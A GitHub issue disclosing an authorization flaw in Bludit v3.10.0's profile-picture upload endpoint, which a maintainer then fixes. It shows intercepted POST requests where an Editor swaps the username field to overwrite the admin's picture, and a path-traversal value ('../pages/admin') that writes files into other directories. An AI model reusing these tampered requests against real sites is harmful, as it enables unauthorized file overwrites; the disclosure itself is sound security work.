

[New issue](#)[Jump to bottom](#)

Security - Arbitrary Change Profile Picture #1131

Closed

thatsa9 opened this issue on Feb 4, 2020 · 2 comments

thatsa9 commented on Feb 4, 2020

Describe

This vulnerability allows authenticated users to change other user's profile pictures.

Steps to reproduce the vulnerability

1. Tried to login via Administrator privilege. We found 3 accounts.

BLUDIT

Dashboard

Website

New content

MANAGE

Content

Categories

Users

SETTINGS

General




Plugins

Themes

About


Users



+ Add a new user

USERNAME	NICKNAME	EMAIL	STATUS	ROLE	REGISTERED
 admin	Admin		Enabled	Administrator	Mon, 3 Feb 2020, 08:53
 admon	asd		Enabled	Author	Mon, 3 Feb 2020, 08:57
 admon2			Enabled	Editor	Mon, 3 Feb 2020, 09:05


Moreover, we can access directly to Profile Pictures like this

[http://site-name/bludit/bl-content/uploads/profiles/\[username\].png](http://site-name/bludit/bl-content/uploads/profiles/[username].png)





2. Tried to login via limit privilege (username: admon2, role: Editor).



From a HTTP Request to perform to change a user picture.

Request to http://192.168.2.57:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST request to /bludit/admin/ajax/profile-picture-upload

Type	Name	Value
Cookie	BLUDIT-KEY	8n9m6o1jb68jhvvtc509740dm
Body	tokenCSRF	a69c054dc558b86e26e480fa529de782c4f7deb3
Body	profilePictureInputFile	PNG IHDR Ūp h pHYs.#.xY7v tEXtSoftwareAdobe
Body	username	admon2

We could change the username to another username.

Request to http://192.168.2.57:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST request to /bludit/admin/ajax/profile-picture-upload

Type	Name	Value
Cookie	BLUDIT-KEY	8n9m6o1jb68jhvvtc509740dm
Body	tokenCSRF	a69c054dc558b86e26e480fa529de782c4f7deb3
Body	profilePictureInputFile	PNG IHDR Ūp h pHYs.#.xY7v tEXtSoftwareAdobe
Body	username	admin


As a result, we could change to the profile picture of another user.

Response from http://192.168.2.57:80/bludit/admin/ajax/profile-picture-upload

Forward Drop Intercept is on Action

Raw Headers Hex JSON Beautifier

```
1 {
2   "status": 0,
3   "message": "Image uploaded.",
4   "filename": "admin.png",
5   "absoluteURL": "http://192.168.2.57/bludit/bl-content/uploads/profiles/admin.png",
6   "absolutePath": "C:\\xampp\\htdocs\\bludit\\bl-content\\uploads\\profiles\\admin.png"
7 }
```



Login with Administrator to verify the change via username "admin" and found a profile picture has changed.

BLUDIT

[Dashboard](#)

[Website](#)

[New content](#)

MANAGE

[Content](#)

[Categories](#)

[Users](#)

Users

[+ Add a new user](#)

USERNAME	NICKNAME	EMAIL	STATUS	ROLE	REGISTERED
admin	Admin		Enabled	Administrator	Mon, 3 Feb 2020, 08:53
admon	asd		Enabled	Author	Mon, 3 Feb 2020, 08:57
admon2			Enabled	Editor	Mon, 3 Feb 2020, 09:05

In addition, we could arbitrarily create a picture (png) to other directories.

Request

RawParamsHeadersHex

POST request to /bludit/admin/ajax/profile-picture-upload

Type	Name	Value
Cookie	BLUDIT-KEY	8n9m6o1jb68jhvvtc509740dm
Body	tokenCSRF	38d6cb2fe0a6788c6bac9e08e0bb1b6185544eb
Body	profilePictureInputFile	y0yà JfIfyb<CREATOR: gd-jpeg v1.0 (using IJC JP...
Body	username	../pages/admin

Add

Remove

Up

Down

Response

RawHeadersHexJSON Beautifier

1 {
2 "status": 0,
3 "message": "Image uploaded.",
4 "filename": "../pages/admin.png",
5 "absoluteURL":
6 "http://192.168.2.57/bludit/bl-content/uploads/profiles/ ../pages/admin.png",
7 "absolutePath":
8 "C:\\xampp\\htdocs\\bludit\\bl-content\\uploads\\profiles\\ ../pages/admin.png"
9 }
10

cs > bludit > bl-content > uploads > pages >

Comments

The vulnerability doesn't validate an authorization before the upload process. Moreover, it could be pulled username from trusted source

Bludit version

Affected in Bludit v3.10.0

PHP version

PHP Version 7.1.33

dignajar commented on Feb 5, 2020

Member

I will check, thank you!

dignajar commented on Feb 5, 2020

Member

Fixed, thank you



Assignees

No one assigned

Labels

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

